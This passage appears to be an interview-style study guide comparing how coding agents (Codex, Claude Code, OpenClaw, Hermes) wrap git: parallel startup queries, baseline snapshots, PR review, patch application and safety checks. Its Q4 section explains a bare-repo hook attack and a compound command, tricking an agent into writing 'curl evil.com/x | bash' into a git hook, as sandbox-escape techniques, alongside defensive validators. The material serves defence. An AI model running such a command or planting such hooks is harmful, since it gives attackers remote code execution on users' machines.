Each command runs 100-500ms in a big repo (git startup + fs access). Serial = 300-1500ms. Parallel = max(three) = 100-500ms. 3× difference.
Agent startup time is a key UX metric. 500ms vs 1500ms feels different. Codex uses tokio::join!:
let (commit_result, branch_result, url_result) = tokio::join!( run_git_command_with_timeout(&["rev-parse", "HEAD"], cwd), run_git_command_with_timeout(&["rev-parse", "--abbrev-ref", "HEAD"], cwd), run_git_command_with_timeout(&["config", "--get", "remote.origin.url"], cwd),);Why not parallelize every git operation? Because some have data dependencies:
- Commit hash → that commit’s message → serial.
- Branch → its upstream → serial.
Only operations with no dependency can run in parallel. The three in collect_git_info happen to be independent, so they fly together.
Engineering discipline: find independent batches on the startup critical path and parallelize. Codex does this in several spots:
app-serverstart: parallel load config / sandbox spec / git info.- TUI start: parallel init terminal / load history / connect IPC.
- Rollout load: parallel read manifest / read events / verify checksum.
Source: codex/codex-rs/git-utils/src/info.rs:113-150 (the tokio::join!).
Follow-up: “Node / Python projects can do this?” Yes. Node: Promise.all([cmd1, cmd2, cmd3]). Python: asyncio.gather(...). Python’s default subprocess is blocking — use asyncio.create_subprocess_exec. Hermes doesn’t because its banner isn’t on the startup critical path (it shows asynchronously, latency tolerated).
Q4 · Security: What are the two git sandbox-escape attacks gitSafety.ts defends against?
Git is designed to be extremely flexible — flexible enough that, in a sandbox setting, it can run arbitrary code without the user realizing. Two attacks:
Attack A · Bare-repo attack
Git treats a directory as a “bare repository” when it contains HEAD, objects/, refs/, hooks/ and lacks .git/. Attacker plants:
malicious-dir/├── HEAD ← any content├── objects/ ← empty├── refs/ ← empty└── hooks/ └── post-checkout ← real payload (chmod +x)Agent cd’s into malicious-dir and runs ANY git command (even git status). Git treats it as a bare repo and auto-runs hooks/post-checkout. The model never realizes a hook fired.
Attack B · Git-internal write + compound command
Model is tricked into:
mkdir HEAD objects refs hooks && \ echo 'curl evil.com/x | bash' > hooks/post-checkout && \ chmod +x hooks/post-checkout && \ git statusPhase 1 turns cwd into a bare-repo shape. Phase 2 runs the git command that fires the hook. To BashTool each step looks safe — mkdir + echo + chmod + git status. Combined: sandbox escape.
Claude Code’s defense (simplified, PowerShell flavor since PowerShell lacks set -e discipline):
if (cwd_contains_all_of(['HEAD', 'objects', 'refs']) &&    !cwd_contains('.git')) {  throw new Error('Potential bare-repo attack: refuse to run git in suspicious cwd');}
if (command_creates_files_then_runs_git(parsed)) {  throw new Error('Potential compound attack: deny');}
Engineering principle: any tool that turns strings into syscalls is a potential RCE entry. Git is, curl is, tar is, find -exec is, bash even more so. Defense in depth assumes every layer fails.
Source: claude-code/src/tools/PowerShellTool/gitSafety.ts:1-130.
Follow-up: “Does bash have the same flaw?” Identical. Claude Code’s BashTool catches the compound pattern in its 23 checks + tree-sitter. The dedicated gitSafety.ts is because PowerShell parsing is weirder than bash.
Q5 · Engineering: What is baseline snapshot and why does Codex maintain its own?
Baseline snapshot is a separate “clean git repo copy” Codex keeps inside the sandbox; the agent can one-button-revert to the corresponding state after any turn.
Mechanism:
-
ensure_git_baseline_repository(cwd): at sandbox start, copy the cwd to<sandbox-tmp>/baseline/, thengit init+git add .+git commit -m "baseline". Baseline is the clean initial state. -
Agent runs: model edits files, runs commands, makes commits in
cwd. -
diff_since_latest_init(cwd): ask “what’s changed since baseline?” any time. More reliable thangit diff HEADbecause the baseline isn’t touched by user commits. -
reset_git_repository(cwd): one-button restore to baseline. Codex calls this when the user says “undo everything the agent did.”
Why not git stash / git reset --hard?
- User workflow stays intact. The user may be working on another branch; the agent shouldn’t
git stashtheir uncommitted work. Baseline lives in sandbox-only and never touches.git/. - Cross-commit reset. If the agent committed midway,
git reset --hardonly goes back one commit. Baseline is its own timeline, can jump any number of commits. - Multiple agent runs side by side. Sandbox A and B each have their own baseline.
Engineering analogue:
- Git stash: single-layer temp, user-friendly.
- Git worktree: parallel branches, still one .git.
- Codex baseline: a completely independent .git, isolated from the user.
Cost: extra disk (1× worktree size). Codex handles cleanup at sandbox teardown.
Source: codex/codex-rs/git-utils/src/baseline.rs + lib.rs:60 pub use baseline::*.
Follow-up: “Simplified impl size?” ~80 lines. Steps: (1) cp -r cwd /tmp/baseline-{uuid} then init/add/commit. (2) Diff: git --git-dir=/tmp/baseline-{uuid}/.git --work-tree=cwd diff. (3) Reset: similar with checkout HEAD .. Three commands.
Q6 · Practical: Your coding agent needs PR review. Implement from scratch.
Minimum viable PR review, simple to fancy:
Day 1 · slash command + embedded prompt
Borrow Claude Code’s /review prompt-as-command pattern. User types /review 123, agent runs:
const reviewPrompt = `You are an expert code reviewer. Steps:1. Run \`gh pr view 123\`2. Run \`gh pr diff 123\`3. Analyze and output: overview, code quality, suggestions, risks`;No PR API integration code; gh CLI is the tool, model composes calls.
Day 2 · structured output
Model outputs JSON instead of markdown:
type Review = { overview: string; quality_issues: { file: string; line: number; severity: 'low'|'med'|'high'; comment: string }[]; suggestions: { file: string; line: number; suggestion: string }[]; risks: string[];};Now you can programmatically consume reviews — auto-post inline comments, count severity, etc.
Day 3 · post to GitHub
gh pr review 123 --comment --body "..."gh api repos/foo/bar/pulls/123/comments -f body=...Or gh pr review --request-changes / --approve for an overall verdict.
Day 4 · CI integration
Wrap /review as a GitHub Action: run automatically on PR open. Crosses from interactive to background agent (see chapter 18).
Day 5 · review variants
Add /ultrareview: deeper, multi-step (architecture → security → performance → fitness). Claude Code’s ultrareview is a remote pipeline, each step uses a different prompt. This is where “review as multi-agent pipeline” appears.
Day 6+ · project-specific rules
Most review value sits in project rules (“this module shouldn’t depend on that one” / “this function must have tests”). Put project rules in ~/.claude/AGENTS.md; agent loads them automatically. Codex uses AGENTS.md too, OpenClaw uses claudeOcConfig. Same idea.
Engineering disciplines:
- Don’t build a GitHub SDK from scratch.
ghCLI already covers everything. - Structured review output. Markdown-only reviews resist downstream automation.
- Review prompts gittable. Don’t bake prompts into source; put them in
.claude/commands/. - Distinguish incremental vs full review. Incremental = diff only; full = all impacted modules.
Sources: claude-code/src/commands/review.ts (basic), commands/pr_comments/ (full PR flow), commands/ultrareview.ts (advanced).
Follow-up: “Review goes wrong — how to rollback?” Reviews are comments, no rollback needed. But if you run /fix-pr-comments (auto-fix from review), baseline snapshot from Q5 is the safety net.
Q7 · Architecture: Why does OpenClaw NOT abstract git and let the model git status directly?
OpenClaw is a “control plane / tool policy platform.” Its positioning rules out owning a git abstraction. Three reasons:
1. Git isn’t OpenClaw’s core abstraction
OpenClaw’s core is tool catalog + tool policy pipeline (see chapter 04). All tools (fs / shell / git) are policy objects; the platform shouldn’t favor one. Special-case git, and why not docker? kubectl? npm? The platform bloats endlessly.
2. Model running git via shell suffices
Models have been fluent in git since GPT generation 1. tool_use(bash, git status) is enough. OpenClaw just needs to keep the shell safe (chapter 07); the semantics of git are the model’s job.
3. OpenClaw users have diverse use cases
OpenClaw might host a coding agent, customer support agent, scraping agent, or data analysis agent. The last three need zero git abstraction. If the platform bundled git for all agents, three out of four are wasted.
OpenClaw’s compromise: git-root.ts provides “what repo are we in” as platform metadata, so sandbox boundary and log grouping have an anchor. The “what to do with git” is left to specific skills.
Engineering principle: control plane vs skill boundary. Control plane provides:
- Path anchors (git-root)
- Version stamps (git short SHA)
- Sandbox boundaries
- Tool-call pipelines
Control plane does NOT provide:
- Patch application
- Baseline snapshot
- PR review
- Smart merge/rebase
Those belong to skills. If an OpenClaw user wants a coding agent, they ship @coding-skill with those features. The OpenClaw kernel stays thin.
Analogue:
- VS Code doesn’t ship smart git (panel only; smart merge/conflict lives in GitLens, Git Graph extensions).
- IntelliJ ships smart git (first-class) but IntelliJ is a single-purpose IDE, not a control plane.
- VS Code ≈ OpenClaw, IntelliJ ≈ Claude Code (or Codex).
Source: openclaw/src/infra/git-root.ts:1-73 (73 lines, done).
Follow-up: “What if I want OpenClaw to be a coding agent?” Fork @coding-skill and add git-utils-style abstractions. OpenClaw’s tool-catalog + tool-policy-pipeline supports this — adding tools doesn’t touch the kernel.
Q8 · Engineering: How does Codex’s apply_git_patch differ from a raw git apply?
git apply is the git binary command, takes a patch file, applies to working directory. apply_git_patch is Codex’s Rust high-level API that ultimately calls git apply but adds agent-friendly engineering:
1. Input is a string, not a file
git apply mypatch.diff needs a file. apply_git_patch(patch: &str) takes a string — no disk write needed. Agent-generated patches don’t need to land first.
2. Output parsed into structured ApplyGitResult
git apply’s stdout/stderr is human-formatted: “patch failed: foo.rs:32”, “already exists in working directory”. Models burn tokens parsing that and misread often. Codex’s parse_git_apply_output produces:
pub struct ApplyGitResult { applied_paths: Vec<PathBuf>, failed_hunks: Vec<HunkFailure>, conflicts: Vec<PathBuf>,}Model gets structured data — which files applied, which conflicted, which hunks failed. Agent-friendly vs human-friendly.
3. Auto git add on success
apply_git_patch calls stage_paths post-apply. Reason: the model is about to git commit, save a tool call.
4. extract_paths_from_patch · predictive
Before applying, extract_paths_from_patch(patch) returns all paths the patch touches. Codex uses this for permission pre-check: are these paths in the sandbox-writable zone? Pre-fail skips git apply entirely.
5. Patch format compatibility
Accepts unified diff, git diff with binary, V4A. Format detection at apply, model doesn’t choose.
Engineering principle: agent APIs ≠ human APIs. Human APIs take strings, return readable messages. Agent APIs take structured input, return structured output. The same underlying operation (git apply) deserves two wrappers.
Similar patterns in Codex:
recent_commitsparsesgit logstdout intoVec<CommitLogEntry>.current_branch_nametrimsgit rev-parse --abbrev-ref HEAD→String.git_diff_to_remoteadds base resolution, stats, token estimation atopgit diff origin/main.
Each is the “agent-friendly variant” of a git binary output. Aggregated, they form git-utils.
Source: codex/codex-rs/git-utils/src/apply.rs + lib.rs:60-65.
Follow-up: “What about Hermes without this layer?” Hermes lets the model run git apply and parse stdout itself. Tokens wasted, engineering cost zero. Research platform optimizes elsewhere.
Q9 · Practical: You inherit an agent project where git is all subprocess.run("git ..."). Stage the upgrade.
Four stages: visibility → structured → abstraction → defense.
Stage 1 (1 week) · centralize git calls
State: subprocess.run(["git", ...]) everywhere. Step 1: collect them into a gitutil.py:
def run_git(*args, cwd=None, timeout=5): return subprocess.run(["git", *args], cwd=cwd, timeout=timeout, capture_output=True, text=True)Replace all subprocess.run("git ...") with run_git(...). Single place for timeouts, logs, error handling.
Stage 2 (1 week) · structured parsing
Wrap common git commands:
@dataclassclass GitInfo:    commit_hash: str | None    branch: str | None    repository_url: str | None
def collect_git_info(cwd: Path) -> GitInfo | None: ...def parse_git_status(cwd: Path) -> list[FileStatus]: ...def recent_commits(cwd: Path, n: int = 10) -> list[CommitInfo]: ...
Model gets typed objects, not raw stdout.
Stage 3 (2 weeks) · baseline snapshot
Implement simplified baseline (see Q5). On agent start, dump clean copy; on end, cleanup. Expose reset_to_baseline() + diff_since_baseline().
Stage 4 (2 weeks) · safety
Add gitSafety dual-attack defense:
def validate_git_args(args: list[str], cwd: Path) -> str | None: if has_bare_repo_structure_without_dotgit(cwd): return "Potential bare-repo attack" if creates_internal_then_runs_git(args): return "Potential compound attack" return NoneCall validator before every run_git. Block on hit.
Stage 5 (ongoing) · prompt as command
High-frequency git ops as slash commands (Claude Code style):
/review <pr>: agent reviews PR./commit: agent writes commit message and commits./diff-since-baseline: agent shows what it changed.
Each command is a polished prompt — model reads, knows the call order.
Engineering disciplines:
- Don’t jump to the final state. Copying Codex git-utils wholesale is over-engineering for most teams.
- Each stage measurable. Stage 1: grep count → 0. Stage 2: token savings (structured vs raw). Stage 3: revert success rate.
- Keep an escape hatch. Even with
apply_git_patch, let model call rawgitfor corner cases. - Test with baseline. Each git-utils change runs a 5-step agent run, verify revert works.
Sources: simplest to fanciest — OpenClaw git-root.ts:1-73 → Hermes banner.py:213-238 → Claude Code utils/git.ts:1-100 → Codex git-utils/src/info.rs:1-200.
Follow-up: “Monorepo: git log takes 30 seconds. Now what?” 1. Timeout (5s) + fallback path (“git too slow, run manually”). 2. git log --max-count=10 bounds output. 3. LRU-cache git_info results. Claude Code’s LRU(50) is exactly this.
Q10 · Open-ended: Design an “agent-friendly git abstraction layer” that drops into any language.
Pull the best of each:
Core API (required)
interface GitInfo {  commit_hash: string;     // GitSha-style strong type (newtype)  branch: string;  repository_url: string;  worktree_count: number;}async function collectGitInfo(cwd: string): Promise<GitInfo | null>;
interface FileStatus {  path: string;  status: 'modified' | 'added' | 'deleted' | 'untracked' | 'staged';}async function getStatus(cwd: string): Promise<FileStatus[]>;async function getDiff(cwd: string, options?: DiffOptions): Promise<string>;async function recentCommits(cwd: string, n: number): Promise<CommitInfo[]>;
interface ApplyResult {  applied_paths: string[];  failed_hunks: HunkFailure[];  conflicts: string[];}async function applyPatch(cwd: string, patch: string): Promise<ApplyResult>;async function stagePaths(cwd: string, paths: string[]): Promise<void>;async function commit(cwd: string, message: string): Promise<{ commit_hash: string }>;
async function gitDiffToRemote(cwd: string, remote: 'origin/main'): Promise<GitDiffToRemote>;async function mergeBaseWithHead(cwd: string, branch: string): Promise<string>;
interface BaselineHandle {  baseline_id: string;  diff(): Promise<string>;  reset(): Promise<void>;  cleanup(): Promise<void>;}async function ensureBaseline(cwd: string): Promise<BaselineHandle>;
Safety layer (required)
interface GitSafetyValidator {  validateArgs(args: string[], cwd: string): SafetyResult;  validateCwd(cwd: string): SafetyResult;}
type SafetyResult =  | { safe: true }  | { safe: false; reason: 'bare-repo' | 'compound-attack' | 'untrusted-dir'; details: string };
Performance layer (recommended)
interface GitCache { cache_size: number; // default 50 ttl_ms: number; // default 30s}function createCachedGitUtils(opts: GitCache): GitUtilsAPI;LRU cache findGitRoot / collectGitInfo (Claude Code style).
Slash command template (optional)
const reviewCommand = createSlashCommand({ name: '/review', args: '<pr_number>', prompt: (args) => `You are an expert code reviewer...`,});Template-as-command.
Complete API
import { createGitUtils } from '@your-org/git-utils';
const git = createGitUtils({  cwd: '/app',  cache: { cache_size: 50, ttl_ms: 30_000 },  safety: { strict: true },});
const info = await git.collectGitInfo();  // 3-way parallelconst status = await git.getStatus();      // structuredconst result = await git.applyPatch(patch);  // auto stageconst baseline = await git.ensureBaseline();// ... agent runsconst changes = await baseline.diff();await baseline.reset();  // one-button revert
Vs four systems:
- Codex + cache (default on).
- Claude Code + baseline snapshot.
- OpenClaw + patch + workflow.
- Hermes + structured + safety.
Effort: 3-4 person-months + 1 month docs/tests. Cheaper than copying Codex git-utils (no Rust specifics) but more complex than OpenClaw (patch workflow added).
Cross-language: Core API designed JSON in/out. Each language (TS / Python / Rust / Go) ships its own executor; rules and safety profiles shared.
Source composition: Codex git-utils/src/lib.rs + Claude Code utils/git.ts:1-100 + OpenClaw git-root.ts:1-73 + Hermes banner.py:213-238. Stitch them — that’s git-utils v0.1.
Follow-up: “Handle LFS, submodules, worktrees?” v0.1 doesn’t handle LFS, provides escape hatch (“LFS commands → raw shell”). Submodule in findGitRoot (.git is a file). Worktree same. 50-80 more lines covers them.